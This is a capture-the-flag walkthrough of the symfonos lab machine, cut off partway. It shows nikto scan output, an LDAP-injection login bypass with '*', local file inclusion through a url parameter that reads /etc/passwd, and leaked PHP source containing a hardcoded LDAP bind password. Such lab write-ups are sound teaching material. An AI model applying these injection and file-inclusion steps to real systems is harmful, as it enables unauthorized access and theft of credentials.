
in /static directory found these images and a file. Let's download them and see if we can find something or not.

Used exiftool and binwalk utilities to learn about the exifdata and if there are any hidden files or not respectively and found nothing!!!!



```
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /home.php?arsc_language=elvish: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.
org/en-US/docs/Web/HTTP/Cookies
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be prot
ected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be prote
cted. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php: This might be interesting.
+ /static/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
```

nikto told that RFI (Remote file inclusion) is possible.




192.168.122.68/admin.php?username=*&password=*

192.168.122.68/admin.php?username=*&password=*

192.168.122.68/admin.php?username=*&password=* - Google Search


Invalid login

brute forcing and sql injection didn't work so did ldap injection to bypass login page because it is using ldap for authentication and not sql and using asterisk "*" can be helpful



⚠ Not secure 192.168.122.68/home.php?url=http://127.0.0.1/portraits.php


in url it seems like a local file inclusion to me.



⚠ Not secure 192.168.122.68/home.php?url=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

was able to view /etc/passwd file which confirms local file inclusion.




```
GET /home.php?url=admin.php HTTP/1.1
Host: 192.168.122.68
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4pi47qv9rlge4vk1a8d5lf85ot
Connection: close

```

```
exit;
}

function authLdap($username, $password) {
$ldap_ch = ldap_connect("ldap://172.18.0.22");

ldap_set_option($ldap_ch, LDAP_OPT_PROTOCOL_VERSION, 3);

if (!$ldap_ch) {
return FALSE;
}

$bind = ldap_bind($ldap_ch, "cn=admin,dc=symfonos,dc=local", "qMDdyZh3cT6eeAWD");

if (!$bind) {
return FALSE;
}

$filter = "(&(uid=$username)(userPassword=$password))";
$result = ldap_search($ldap_ch, "dc=symfonos,dc=local", $filter);

if (!$result) {
return FALSE;
}

$info = ldap_get_entries($ldap_ch, $result);

if (!($info) || ($info["count"] == 0)) {
return FALSE;
}

return TRUE;

}

if(isset($_GET['username']) && isset($_GET['password'])){

$username = urldecode($_GET['username']);
$password = urldecode($_GET['password']);

$bIsAuth = authLdap($username, $password);

if (! $bIsAuth ) {
```

changed request in burp, /home.php?url=admin.php to see about admin and how authentication is going on and other stuff.


```
$bind = ldap_bind($ldap_ch, "cn=admin,dc=symfonos,dc=local", "qMDdyZh3cT6eeAWD");

if (!$bind) {
return FALSE;
}

$filter = "(&(uid=$username)(userPassword=$password))";
$result = ldap_search($ldap_ch, "dc=symfonos,dc=local", $filter);
```

got something for our nmap ldap script.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
